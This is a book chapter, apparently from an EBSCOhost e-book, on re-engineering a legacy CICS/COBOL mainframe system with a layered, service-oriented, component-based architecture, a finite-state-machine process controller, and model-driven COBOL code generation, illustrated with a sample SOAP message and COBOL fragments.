In his book *Simple Architectures for Complex Enterprises*, Sessions (2008) suggested that partitioning is fundamental to managing complexity in enterprise architectures. A structural pattern, such as a component-based architecture, can be used to provide the basic structure of partitions for business domains. In this pattern, cohesive programs are grouped together to form a single component. Each component has one or more well-defined interfaces that provide windows for interactions with other components. Internal processing (including accessing-data store) is completely encapsulated within the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

component. A typical partitioning of business domains into business components in a finance institute includes sections on client information, financial instruments, business calendars, etc.

In the early days of enterprise IT, applications were usually run in mainframe host systems. Terminal emulations for these applications were provided for users. As technology evolved, terminal emulations were replaced by client/server systems. Client applications in general run on workstations and communicate with server applications running on the host systems across connecting networks.

With the advances in Web technology, corporations must consider integrating Web-based applications with their existing applications. The integration can be done using a SOA in the mainframe. The mainframe applications become service providers and Web-based applications running on an application server are service consumers. In a way, SOA can be viewed as a form of client/server architecture. The service consumer is the client and the service provider is the server. In SOA, messages exchanged between the service provider and the consumer are generally in a document style with XML. In addition, a client application is not bound to a single server. A service consumer can consume services from different platforms. One can introduce an enterprise service bus (ESB) to reroute the service requests to the proper service providers in different platforms. Messages in XML allow interoperation between applications written in different languages. Thus, SOA together with the use of an ESB provide architecture patterns for both communication and application integration (Chappell, 2004).

Component-based architecture can be combined together with SOA. Instead of providing interfaces in Java or COBOL, a component can provide a service interface with XML. Sessions suggested that in partitioning an enterprise IT system, one can define the services provided by each partition. In our design, the enterprise IT system is partitioned into business components and components that can be service providers.

Architectural patterns such as component-based architecture and SOA provide high-level concepts on how to partition business domains and organize programs for an enterprise IT system. There are still many detailed issues, such as security, error handling and logging, ACID transaction processing, etc., that need to be addressed in an enterprise architectural design. The solutions to these issues would eventually form the designs of the basic infrastructure framework into which the applications can integrate.

Applications of different business lines are often developed independently. Programs are developed at the time by developers as they see fit. These programs form silos in the enterprise IT system. As mentioned previously, the Standish Group's research shows that 70% of the application code is for the infrastructure. When I walk through the code of these types of applications, I come to see that extensive codes are infrastructure-related. The 70% statistic is fairly accurate. Infrastructure and business logic often mingle together. Reuse of either code segments is, in general, not possible. With a proper enterprise architectural design and implementation of the basic infrastructure, a lot of development effort can be reduced.

Enterprise applications do not always operate independently. For example, a trading order would involve different applications, such as order entry, quote request to the quote engine, trade settlement, trade bookings, etc. When all these applications are developed independently with no unique error handling and logging mechanism, the task of tracking errors can become a real nightmare for application support teams in a day-to-day business. This has been my real life experience.

In 1998, I was engaged in the rebuilding of the legacy IT system of a large corporation. The system had evolved since the 1970s and contained tens of thousands of COBOL programs. An initial attempt was made to port the legacy CICS/COBOL platform to a UNIX-based environment using Java as the main programming language. After two years of effort, we could not manage to make the two platforms

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

inter-operate in a satisfactory manner at the transition phase. A complete porting of all COBOL programs to Java did not seem feasible. Our approach turned into the re-engineering of the existing legacy IT system. The new system should stay with CICS/COBOL. However, the architecture should be SOA. Leveraging legacy software objects with SOA has been a standard approach and addressed by a number of authors (Roshen, 2009; Umar & Zordan, 2009; Sweeny, 2010; Sneed, 2012). The architecture should be component-based. Business components would reuse and interoperate with existing COBOL modules. They also provide service interfaces. Combination of SOA and component based architecture has been discussed by Brown, et al. (2012). Client applications were written in Java running on Linux workstations. They are consumers of services provided by the mainframe host system. Document-style messaging with XML is a popular choice for SOA, networking, cloud computing etc. (Chang, 2015; Chang & Ramachandran, 2015; Da Ros, 2006). It was used for communication between service consumers and providers in our architecture.

On top of the component-based service-oriented architecture, we introduced a layered structure. Layering is very common in enterprise architecture. Fowler (2006) presented a structure with three layers in an enterprise application architecture pattern. The three layers include a presentation layer as the top layer, a business domain layer and a data layer. Our layered structure is similar in some ways but different in others. Our top layer is a service and mediation layer. In this layer, incoming messages in XML are parsed and the data are mapped into COBOL structures (copy books). Service requests are resolved and dispatched to the proper components after security control. For security control, we mainly used the standard IBM infrastructure for mainframe. Service consumer must be authenticated and authorized to have access to the requested service. The control is done by the standard IBM infrastructure. Outputs from the components are rendered into XML. An additional function in this layer is the service-transaction management. Errors can occur in any of the business components that are involved in the service. Transaction across all the components would either be committed or rolled back by the transaction manager in the service and mediation layer.

Another set of infrastructure is implemented on a vertical layer, which provides functions such as error handling and logging. All business components can access this layer for error handling and logging. Service errors are stored in the database temporarily. They would be archived after a period of time has passed. They can be retrieved by the service-support team member via a standard Web service.


The layered structure is illustrated in Figure 3. Our enterprise IT system is based on a layered, component-based and service-oriented architecture. As shown in Figure 3b, a business component can cut across three horizontal layers. The service interface of a business component would reside in the service and mediator layer. Business components can communicate with each other in the business-processing layer. The bottom layer is the persistent layer in which components interact with their persistent tables in the database. In this layer, modules from different business components are not allowed to interact with each other. They can, on the other hand, interact with the infrastructure layer for error handling and logging.

AUTONOMOUS MODULES, CONTEXT CONTAINER, AND FINITE STATE MACHINE

Our IT architecture with its infrastructure framework has helped us to manage the complexity of the overall enterprise business. Applications are partitioned according to their business domains. Despite


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Illustration of the layered, component based and service oriented architecture



this, application development in COBOL remained a challenge. In late 2003, a manager called me to look at the problems of a project. The development for this project had been carried out for nearly two years, and most of the budget had been used up with no sign of completion. When I inspected the project, I found that there were many COBOL modules and that they were all tightly coupled in a fashion, as illustrated in Figure 4. None of the modules could be unit tested on their own. The whole application was driven by a set of control flags. These control flags, as well as the state data, were passed from one module to another and updated in an uncontrolled way. Nobody had any architecture overview and any single change could affect many modules. A developer showed me, using the debugger, how the state data were changed unexpectedly after calling another module, which involved a chain of further actions. He was not able to program his module to produce the expected outcome.

Figure 4. Illustration of tightly coupled COBOL modules



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The problem stated above is an architecture-related one. In an agile development process, many tend to believe that the architecture would just appear, evolving after a few iterations of program building. My personal experience with many projects does not convince me that this is the case. An enduring and agile architecture requires proper design by an experienced architect. Failing to follow this route often results in a problem similar to the one described above. Refactoring, patches and quick fixes may eventually get the project to work. The final product, however, would not be maintainable and it is more fragile than agile. An agile software must be easily maintainable and extensible. It must allow continuous integration of modules and early testing. The architecture should lay down a structure and techniques to facilitate the development of an agile system.

Back in the early days of software engineering, it was found that the strong coupling of program modules would increase the complexity of the overall software and make it difficult to maintain and extend (Yourdon & Constantine, 1979). Hence we need an architecture that allows modules to be decoupled and work independently. One of the architectural design criteria is that modules should be autonomous and work independently.

One issue with the structure of implementation illustrated in Figure 4 is that nobody has an overview of the business-process flow and what all the different modules do internally. Thus, another requirement of designing an agile architecture is that the business-process flow must be transparent and easily amendable. Many event-driven Web applications following an agile process have been developed successfully without any upfront architectural design. Already underlying these applications is the event-driven architectural pattern and the infrastructure provided by the Web server. The applications basically provide a set of callback functions in response to the doGet() and doPost() events from the HTTP protocol. All callback functions can be developed and tested independently. This architecture pattern fits together well with agile software. Thus, we can use the event-driven mechanism for our business-process flow. The process-flow controller is basically a finite-state machine. It inspects the state and event resulting from the execution of a module and decides on the next module to be invoked. Each module is invoked by the process controller, which operates independently. Depending on the business-logic processing and state data, the processing of the module would result in different events. The process controller would take into account the actual state and the out-coming event in order to determine the next process to be carried out.

In the stack of layers of modules shown in Figure 4, the modules in the lower layers are activated by the modules in the upper layers. This imposes a cross dependency between the module being activated and the module that activates. The module being activated would rely on the proper data being passed on by the module that activates it. The module that activates other modules must ensure that it has all the data required by those modules it activates. When a new module must be added in the lower layer of the stack, or when a module in the lower layer needs new input data, it would cause a ripple of changes across all modules within the stack. This structure normally resulted from early implementation without architectural design, and is anything but agile. Maintenance and extension of the final software usually requires a huge effort.

In our design, the process controller cannot be responsible for providing input data for all modules; therefore, we decided to use a service-context container. A module would fetch its required data by providing a logical name for the context container. The output data of the module would be associated with a logical name and be put into the context container.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In summary, our architectural design for the process of a service has the following features:

- Process control is centralized using a process controller implemented in the form of a finite-state machine.
- COBOL modules are independent autonomous units with well-defined contracts to fulfil.
- Apart from invocations of external services offered by other business components, COBOL modules are not supposed to make direct calls to other COBOL modules.
- A plug-and-play architecture is in place so that a COBOL module can be plugged in at any time for continuous integration.
- All state data will be held in a context container.
- State data in the COBOL structure can be deposited in the context container with a given logical name, and it can be retrieved via use of that logical name.
- Each module will fetch the required state data from the context container and put new or updated state data in the context container.

The process sequence of a service is given in the following list:

1. Upon receiving a service request, the service mediator would first carry out the security and access control.
2. The service mediator parses XML input and maps the data to the COBOL structure based on data-object descriptors (described in the next section).
3. The service mediator creates the context container and puts the COBOL structures into the context container, each with a predefined logical name.
4. The service mediator identifies and activates the process-controller module, as well as setting the initial state and event.
5. The process controller determines the module to be invoked, based on the current state and event.
6. The process controller invokes the module and sets up a new state.
7. The module fetches its input data in COBOL structures from the context container.
8. The module carries out the execution of the business logic and data processing.
9. The module puts output data, which are COBOL structures associated with logical names, into the context container.
10. Depending on the outcome, the module sets a new event.
11. It repeats Step 5 until the business process completes, unless an error has occurred.
12. In the event of an error, the module would log the error message using the error handling and logging facility.
13. The module puts the error message into the context container and sets an error event for the error case.
14. The process controller terminates the process and returns to the service mediator when the business process is completed, or when an error occurs.
15. The service mediator fetches the output data in COBOL structures from the context container and renders the output into XML.
16. The service mediator will either commit the transaction or rollback the transaction if an error has occurred.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

When data processing or retrieval is required from an external component, a module can interact with the external component directly. Alternatively, a wrapper can be built that fetches the input data for the external component from the context container and calls the external component. The output data from the external component would be put into a context container by the wrapper. The wrapper also sets a new event for the process controller.

For business components that are required to collaborate with the main service component of a service, their processing steps are very similar to the list above. However, they provide no service interface but only interfaces for invocations. In these cases, we need process dispatchers that carry out the tasks of the service mediator. Tasks like security and access control, XML parsing and transaction management are not needed in a process dispatcher.

DEVELOPMENT PROCESS AND TOOLS

When SOA and XML were first introduced, they were new to programmers who had worked with CICS/COBOL for many years. SOA and XML were not well accepted. The concepts of finite-state machines, autonomous modules and context containers were even more difficult to accept by most COBOL programmers. In contrast to the general practice of taking an agile approach with the emphasis on a self-sustained, dynamic team, we actually had to impose our method and our architecture on the development team. One thing we were aware of was that if the development effort was more thoroughgoing, then we would experience a high degree of resistance. We had to find a way to automate the development as much as possible and make it simple for programmers to do their job. In this section, our tools and the approach we developed in order to speed up the whole development process will be presented.

Towards Agile and Model Driven Approach

In 2000, when we decided to use SOA architecture for our legacy IT system, there was no commercially available XML parser for COBOL; we had to develop our own proprietary XML parser in COBOL. In our design, XML was parsed and transformed into a tree structure via link lists. A set of modules were programmed to provide functions for the retrieval of the data from each XML node as well as the building up of an XML tree.

In 2004, the lead in developing the project mentioned in the previous section was taken up by me. I came to realize that a lot of coding effort went into the retrieval of the XML data and the building up of the XML output tree. At that time, the service-message interfaces were very well documented in UML class diagrams by a business analyst. The person responsible for the UML tool said that he could extract the metadata from the UML class diagrams. We made our first prototype of a code generator. Based on the metadata of the UML class diagrams, we generated the XML and DTD structures, the COBOL copy books that contain the COBOL data records and data-object descriptors. A data-object descriptor is, in short, a COBOL program that contains meta-information allowing the mapping of the XML and COBOL record structures.

The business analyst who modelled the service-message interfaces in class diagrams also modelled the process flow in UML state charts. We refined the state charts and made each state activity a COBOL module. We programmed some standard code patterns for COBOL modules on how to use the context container, standard error handling and an additional requirement that each module must deliver the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

outcome of its action with an event. We also built a finite-state machine for process control in COBOL. With the UML state charts, we extracted the meta-information and generated a table for the data on the state, event and action. This table was used as a process-control descriptor by the process controller. The process controller is a finite-state machine that calls a COBOL module based on the actual state and event given in the process-control descriptor.

For the autonomous COBOL modules, we created a template for the basic program structure. Programmers could use the template as a base to code the required business logic and data processing.

We managed to complete the infrastructure, code patterns and generators within the first month and a half. Application development turned out to be rather straightforward. The whole project was completed within five months, using only the remaining budget.

After this first success, we applied the same approach to other projects. Business analysts used to specify each module in WinWord documents. I suggested that they should specify the data using UML class diagrams and the flow using activity diagrams in order to avoid ambiguities. They followed my suggestion. We then discovered that if we put enough meta-information into these diagrams, we could generate the whole COBOL module. The next stage of our generator included COBOL module generation based on class and activity diagrams. Our development approach turned out to be completely model driven.

Software Artefacts

The main elements of our application are the following:

- A service mediator.
- A context container.
- Application components and their modules.
- A process controller and process-control descriptor.
- An XML parser and data-object descriptors.

The service mediator contains a generic module that handles security and access control, transaction management and resource creation including the context container, etc. It is part of the SOA infrastructure. After resolving the main module for the process controller and the required data-object descriptors, it would call a module to parse the XML data, map the XML data into COBOL record structures (copy books) and deposit the record structures into the context container. When the business process is completed, the service mediator also calls a module to fetch the output COBOL record structures from the context container and uses the metadata in the data-object descriptors to render the output XML. For the development of a service, we need to build the data-object descriptors together with the process-control descriptor and configure them so that the service mediator can carry out its functions.

Data-object descriptors and other artefacts are generated from UML class diagrams. An illustration of the UML class model and the generated software artefacts are shown in Figure 5. Figure 6 shows the corresponding input message in XML for the creation of a corporate customer service.

Figure 7 illustrates the state chart with a code segment of a process controller. In this figure, the process is fairly simple, as each activity results in a single event. In normal cases, an activity can result in a number of different events that would branch out into different process flows. A standard flow pattern is used for technical error handling which does not need to be included in the process flow model. An

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Class model and software artifacts generation




Figure 6. Example of an Input Message in XML for the Create Corporate Customer Service

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:i1"http://www.seveco.com/seviceinput/createcorporate/">
  <soap:Header>
  ....
    <Service>CreateCorporateClient</Service>
  </soap:Header>
  <soap:Body>
    <i1:Corporate>
      <Customer_Id>Zur57390</Customer_Id>
      <Customer_Type>KMU</Customer_Type>
      <Customer_Address>
        <Streeet>Untermuli 6</Streeet>
        <City>Zug</City>
        <Country>Switzerland</Country>
      </Customer_Address>
      <Company_Name>Seveco AG</Company_Name>
      <Contact_Person>
        <Personal_Title>Dr</Personal_Title>
        <First_Name>Chung-Yeung</First_Name>
        <Last_Name>Pang</Last_Name>
      </Contact_Person>
    </i1:Corporate>
  </soap:Body>
</soap:Envelope>
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

exception will be raised in the case of an error, and the process would terminate with error messages being sent back to the service consumer.


An activity in the state chart represents a COBOL module. Each module was programmed as an autonomous unit. It was activated by the process controller with the passing of the context container. It retrieved the data it required from the context container without knowing where and how these data were made available. The output data would be deposited in the context container. An event would be generated by the module depending on the outcome of its action. In the modelling of the process flow, we needed to ensure that each module would find its required data in the context container. For early testing of the flow, we could plug in dummy modules that just generated the events and updated the state data in the context container. These dummy modules could be replaced by real modules successively in our iterative process.

We found that all usages of the infrastructure can be put into a set of code patterns that can be parameterized. Hence, developers can just use these patterns in the model and set the parameters without having any concerns about the code behind the infrastructure. There are also many repeatable business patterns that can be built into reusable code patterns using parameters. Together with reusable code templates, we increased the amount of reuse tremendously. Reusable code segments are generally well tested. This reduced a lot of effort in bug fixing and testing. As mentioned above, 70% of code is usually infrastructure-related. The effort spent in writing this proportion of code can be reduced substantially when reusable code patterns are included in the model.

Figure 8 shows an example of the activity diagram and the generated code. The activity model has the following features:

- Program rules and logic can be modelled in the UML activity diagram.
- Each action in the model can contain code or a link to code pattern with parameters.
- Different structures are used by the code generator for different actions with different stereotypes.
- Various code templates are also used for the generation of COBOL modules for different purposes.

Figure 7. State model and code generation of a process controller





```
* Process Controller Descriptor Code Fragment

      MOVE "OrderDataSet" TO  CP-Event(2)
      MOVE "Loading Order Data" TO  CP-State(2)
      MOVE C-Decision TO  CP-Activity-Name(2)
      MOVE "Order Data Validation" TO  CP-Next-State(2)
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Activity modeling of module logic and code generation




```
MAIN SECTION.
    MOVE 0 TO Status-Code
    PERFORM WITH TEST BEFORE
        UNTIL W-GetCutstomerInfoSeq-End
        OR Status-Code > 4
      EVALUATE TRUE
        WHEN W-InitAdaptor
          PERFORM initAdaptor
        WHEN W-GetCustomerData
          PERFORM getCustomerData
        WHEN W-CallCustomerInfo
          EVALUATE Customer-Type OF CustomerData
            WHEN "Corporate"
              SET ADDRESS OF Corporate TO
                ADDRESS OF CustomerData
              CALL CorporateInfo USING Corporate
            WHEN OTHER
              SET ADDRESS OF Private TO
                ADDRESS OF CustomerData
              CALL PrivateCustomerInfo USING Private
          END-EVALUATE
        WHEN W-SetEvent
          MOVE "CustomerInfo" TO Event
        WHEN W-SetCustomerIdInContext
          PERFORM setCustomerIdInContext
        WHEN OTHER
          SET W-GetCutstomerInfoSeq-End TO TRUE
      END-EVALUATE
      IF (Status-Code NOT = 0) THEN
        PERFORM HANDLE-TECH-ERROR
      END-IF
      ADD 1 TO W-State-GetCutstomerInfoSeq
    END-PERFORM
    GOBACK
    .
```

To create a service, we need to develop the data-object descriptors using UML class diagrams, a process controller with its process-control descriptor using the state chart and the COBOL modules using activity diagrams.

Agile Development Process

For our developments, we adhere to an iterative incremental process with continuous integration. Normally, we have daily morning coffee meetings that usually last around 15 to 20 minutes, in which we discuss our activities and the issues we face within the whole team. The business flow is modelled using state charts. These state charts provide high level of abstractions. They are usually presented in requirement meetings between programmers, business analysts, business domain experts and users. They help

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the team to identify the business-process flow as well as the data and functions required for individual modules (activities). They are a great means for communication.


Once the required data and functionalities are identified for an activity, we can build the corresponding module independently. Modules can be integrated into or withdrawn from the process by remodelling the process controller and having the code generated. New functionalities can easily be added to the process. The architecture provides us with a plug-and-play mechanism.

Early testing plays an important role in an agile process. In the past, one needed to write a test module in order to test each COBOL module. With our infrastructure and the autonomous nature of the modules, we could build a tool for the unit testing of the COBOL modules. The tool contains a COBOL module with the following functions:

- Parsing XML input and mapping the data to the COBOL structure based on data-object descriptors.
- Creating the context container and putting the input data in a context with a predefined logical name.
- Activating the module.
- Fetching the output data structure from the context container and generating XML output based on data-object descriptors.

The design of a test tool is illustrated in Figure 9. For testing, we only need to define the input and output XMLs for different test cases.

Figure 9. COBOL unit test tool architecture



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The test tool also enables us to test the process controller with respect to the process flow, without the completion of the service. As mentioned before, in early-stage testing of the flow, we can plug in dummy modules that only generate the events and update the state data in the context container. These dummy modules could be replaced by real modules successively in our iterative process. Thus we could design, build and test the business process as well as the various functions carried out by the modules in an iterative and incremental fashion. Changes, enhancement and extension can be made easily.

EXPERIENCE AND LESSONS LEARNED

In the 1990s, software scientists were already saying that separation between the members of a development team by a long corridor was ineffective. The *Agile Manifesto* also placed an emphasis on co-location. Nowadays, many large corporations are very conscious of the IT development costs, so they try to outsource most development to countries where wages are substantially lower. Development team members are separated across continents with different time zones. The waterfall model of passing rigorous, well-defined and clear-cut specifications from the local business users and analysts to the outsourced developers is revived in many cases. Corporations' top managers expect to see substantial cuts in development costs. Often, after a few years, they discover only a marginal reduction in the total costs.

With our project experience, we believe that we can reduce the total development costs by a factor of four. Most software experts would not accept such a claim. In this section, the experience we gathered and lessons we learned using our software architecture and development approach will be presented. Readers can judge for themselves whether or not a cost reduction of this magnitude is possible.

Project Experience

The project described in the previous section had used up three quarters of the time and budget in 2002 and 2003. In 2004, we completed the first release of the application within five months using only the leftover budget. As mentioned above, the architecture was completely redesigned. All modules, including those for the infrastructure, were built anew. After the first release, and the business users had started to experiment with the new application, we had 800 change requests. Thanks to our architecture, the changes were made easily. We achieved the provision of piece of a software with high agility. All change requests were implemented in the same fashion: iteratively, according to specifications and modelling. The application was only in production after all the change requests had been implemented. Again, this confirmed that the product's specification is a moving target and that one cannot expect to get everything right at the beginning of the development cycle.

Since 2004, we have completed 13 projects using the approach and architecture presented in this article. All projects were completed on time and within budget. In only two projects in which I participated, we overran the budget and time. Both projects rejected our approach to software development and insisted on using the waterfall model with heavy documentation. Some of the successful projects neglected to use our architecture and development approach from the beginning. They failed to make enough progress to convince the managers that they were on the right track. We took over those projects and insisted on using our approach and architecture. We managed to complete those projects in good time and within budget.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

One example of these projects has already been described in the "Why Software Architecture" section. The project had made no progress after a year of development. In this project, there were special requirements on how to display and log errors. We could not use our standard error-handling pattern. Our first set of iterations and prototyping was concentrated on solving the architectural issues. It took almost half of our development time to complete the first business process. The rest, following what is called the cookie-cutter patterns, were rather straightforward to complete. We completed the project on time and within budget.

In another project, there was a major change in the business requirement towards its end phase because the whole process flow had to be modified according to new business rules. We actually made the modifications within our autonomous modules and remodelled the process descriptor. After we received the specification, we had a new version of the application ready for testing in two days. The agility and capacity to adapt to changes were provided by our architecture. Therefore, having an agile software architecture is important for an agile development process.

Development Speed and Software Quality

In the early phase of a project using our approach, representatives of users, business-domain experts, business analysts and software architects will carry out brainstorming meetings in order to define the requirements. In these meetings, they usually map out the business processes, user interactions with the system, user screens with data display, data flow, functional and non-functional requirements, etc., on flip charts. Our business analysts and architects would start designing the message-interface models and business-process flows using UML diagrams. Various software artefacts can be generated from these diagrams, as discussed in the previous section. For early testing, we often use a lot of mock-up modules for the activities in the process flow. Once a module is developed, we can just replace the mock-up one with the real module.

Once the functionalities are defined for the activities in the business-process flow, developers can start developing the modules for the activities. Prior to using our development approach and architecture, we had to allow at least two weeks for a COBOL programmer to complete a module. Programmers used to spend a lot of time figuring out how to do things and how things worked. It became worse when modules were strongly coupled. Programmers would need to consider how the interconnected modules functioned, and the influence of the code on other modules. Testing and debugging also required a lot of effort. With the model-driven approach and the use of patterns, a great deal of effort has been eliminated. Building an activity diagram, having the code generated and performing unit testing would usually take around two to three days.

In my job, I have come across a lot of legacy code, not just COBOL but also Java, C and C++ etc. I have also been confronted with a lot of non-maintainable spaghetti code. When the codes are generated from activity diagrams based on code templates and patterns, all modules have similar structure. The code segments provided by the programmers are relative small and they usually have no influence on the program structure as a whole. My statement has been that you can program spaghetti code but you cannot make spaghetti models for code generation. The program structure is enforced by the code generator.

At one time the functionalities of an application must be extended. The application was built by some developers who, since then, had all left the company. I was not familiar with the application. Because the whole application was developed using our approach and architecture, it was very easy for me to

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

follow the models and the generated code. the extensions could be made without expending too much effort. This demonstrates that our technique does improve the quality of software, enabling maintenance and extensions.

By combining our architecture with a model-driven approach, we could also maximize reuse and minimize code redundancy. Standard operations and validations that are both technical and business-related can be implemented in the form of patterns that can be parameterized. Most patterns contain a number of processing steps and often call for a number of external components. They may require parameters to be set for variables, data and constants, and, sometimes, for internal operations to be performed. These patterns can be specific to an application or be intended for general usage. In the project discussed in the "Why Software Architecture" section, we designed and implemented an error-logging pattern. The pattern required parameters such as error code, error message, severity, display and logging information to be set. This pattern was used in every module of the application.

Another example of a pattern is the one used to iterate the complex tree structure of the inbound service XML. Many COBOL programmers find it difficult to cope with the dynamic nature of XML. We designed and implemented the pattern in order to resolve the nodes of the tree structure. The XML data of a node is mapped onto a proper COBOL data structure. The COBOL data structure is then deposited into the context container with a logical name. Depending on the element in the node, the pattern will set an event. The position of the node in the tree structure is recorded before the module exit, and control moves back to the process controller. The module would carry on iterating the nodes whenever it is activated again until all the nodes are processed. The pattern has been used in a number of applications involving dynamic inbound XML messages.

A few years ago, I was asked to help improve the performance of an application. The development team had written a long IT specification on how to optimize the SQL statements. Looking at the performance measurements, DB access only accounted for less than 20% of the total CPU. Thus, even if they could reduce the CPU required for DB access by 50%, which is already an unattainable goal, the whole performance would only be improved by less than 10%. I went through many modules of the application and discovered that there was a lot of redundancy in the way they were programmed. For example, whenever client information was needed in a module, the module just called the client information component in order to provide what it needed. Since the application did not use our architecture, there was no context container. My suggestion to them was to cache the different resources so that they would only be requested once from external components, which was quite a big change. At the end of this process, the total CPU time was reduced by 35%, down to an acceptable level.

In our programming paradigm, external resources are requested only once. They are put into the container context and made available for all modules. In doing so, we reduce unnecessary code redundancy.

As a whole, the development time's cost is reduced substantially by using our development approach and architecture. Projects have been completed for their first release within four to six months, compared to others with similar functionalities that normally take one or more years. In our agile approach, prototyping and programming start in the inception phase. Often, programming and testing are completed a couple of weeks after the business representatives sign off on the requirement specification. Performance of the applications is generally good. We do not produce heavy documents. Our models are the main documents. Descriptions and comments are made in the activities and actions that appear in the diagrams. Maintenance and extensions are rather straightforward tasks. Thus, we can say that our approach and architecture have enhanced both the development speed and quality of the final software.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Development Team and Developers

In our development approach, we shift from a code-centric one to focus more on design and modelling. Coding is not the major task. We still need programming experts to build the templates and patterns. Some code segments are still required for the actions in activity diagrams. The remaining codes are mostly generated by us subsequently.

In a seminar on model-driven architecture, a speaker commented that business analysts would never do any modelling. I must say that I disagree totally. Business analysts never do any modelling because there is no support for them to do so. In our projects, a lot of models were created by business analysts. In fact, a couple of business analysts with no prior programming experience built 80% of programs for some applications with the help of programmers. The idea that business analysts can do the job of programmers is not well accepted. Even an expert in model-driven architecture commented that he could not imagine this happening. These days, the most flashy blogs and websites are not done by programmers. Even teenagers can make beautiful websites with the help of proper tools. Why, then, can we not do this for application development?

At one time, a COBOL developer claimed that he could develop programs as fast as any business analysts could model them and have them generated. My answer to that was that business analysts used their models to discuss the project with the business experts and the end users. The programmer, on the other hand, could not show his code to the business analysts and end users in a meeting.

For us, the skill set of developers is no longer deep knowledge of system programming. We still need experts to program the infrastructure, code templates and patterns. For application development, we need the following skills:

- Logical thinking and the ability to analyse problems.
- The ability to master abstractions and formulate them into rigorous models.
- Good communication skills and a friendly manner.
- Being responsible, working independently and being committed to the projects.

The above skill set, together with our development approach, covers five of the 10 Standish Group's success factors, such as user involvement, agile process, skilled resources, formal methodology and standard tools and infrastructure. This is in contrast to the beliefs of the software community. When one considers the job market for software developers, most advertisements emphasize deep knowledge and many years of experience for certain systems and tools. One does not usually come across requirements of the skill set listed above.

In a normal project, we usually have different teams for management, development, business and end-user representatives and testing. Within the development team, we have architects, business analysts and programmers. Team members are utilized for their skills. We once had a really good team, with all team members working together for the development of a project in a harmonious way. For some other projects, a team who had failed to make progress for some time was taken up by me. It was very difficult to get buy in from the team members when I suggested that the project could be completed on time once we changed the architecture and the development approach. They would fight against it. Recently, a course leader of agile development and SCRUM had a conversation with me. She emphasized that a self-organized team is essential for the success of agile development. She told me that I should have tried to obtain buy in from all team members regarding my approach before starting the project. When I had my dream team

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

together, there are no such problems. In many other projects, I would not get very far by trying to obtain buy in from all the team members. My experience was that some would become enthused about the development approach. This happened with a number of analysts who realized that modelling was not a difficult task and that the implementations would come directly from models. Many of them would come around as we proved that the technique worked. Some team members would still be convinced that the approach was not a proper development process, while others wanted nothing to do with our approach.

In the company in which the architecture was implemented, our software-development approach was considered strategic to the success of the projects. When the financial crisis broke in 2008, all development projects were stopped. The management has changed completely since then. Currently, the management believes that outsourcing to countries where wages are substantially lower is the only way to save costs. The traditional software-development approach has been re-established. We can only maintain existing projects and our model-driven approach can no longer be used in new projects.

Our Findings

Best practices and recommendations, in our experience, include the following:

- Autonomous components and modules that are easy to develop and maintain.
- Architecture that allows the plug and play of components with continuous integration is essential to the agile development process for enterprise applications.
- Modelling with code generation provides great benefits in application development:
  - It enhances communication and the resolving of problems.
  - It provides useful documents and enhances understanding of implementation.
  - It maximizes reuse.
  - It reduces effort in development and maintenance.
  - It improves code quality, adhesion to architecture and the integration of standards.
  - It uses and reuses patterns, templates, modules and models that have a great impact on new application development (e.g., reducing the time spent finding out how to do processes).
- The agile development approach can eliminate lengthy requirement specifications, as well as speeding up decision-making and requirement verification.
- The development approach must have management support and form part of the development strategy.

Obtaining acceptance of this approach is really difficult. From our experience, we can supply the following statistics:

- Programmers:
  - 70% rejected the development approach.
  - 20% accepted the development approach.
  - 10% were excited about the development approach.
- Business analysts:
  - 40% learned the modelling techniques and generated code with the help of programmers (a number of analysts who had no prior programming experience managed up to 80% of the development work on an application).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

    - 60% still preferred to write documents.
- Software architects:
    - Those who had been involved were excited about the development approach and techniques.
    - All architects from other projects resisted trying the development approach and techniques.
- Managers:
    - Managers who experienced success in their projects would fully support the development approach.
    - Managers who did not have personal experience usually did not support the development approach being used.

VISION FOR THE FUTURE

I once saw a picture of an ancient painting of a farmer and a cow ploughing a field. The same technology for farming has endured for centuries. Even nowadays, the same technique is used in some developing countries. A code-centric approach to software development has also endured for the past 50 years. Most programmers and project managers, even among the agile-approach community, still believe that this is the way to develop software. My vision is to show that coding, although it is still needed, should not be the main task in developing quantitative and qualitative applications. Recently, there was a science fiction movie. The actors just dragged and dropped different boxes of information into a computing system and, bang, the desired results were the output. Should this not be the way that programming is done in the future?

Business processes of different business domains within a large corporation tend to have very similar patterns. For example, all payment and trading transactions in a financial institute require the retrieval of client and account information, availability and credit checks, the generation of client-position movement, the debiting or/and crediting of accounts, the booking of the transaction in the general ledger, etc. Organizations such as OMG have come up with standards for business applications (Business Architecture, 2010). A research direction for the future is to come up with standard model templates for the high-level abstractions of business applications, which are used to construct rigorous business-process model patterns. These model patterns can be tailored to different infrastructures and business components by providing the code segments and wrappers. Programs can then be generated from these models. Thus, we can have standard models for business processes that can be used for different business domains.

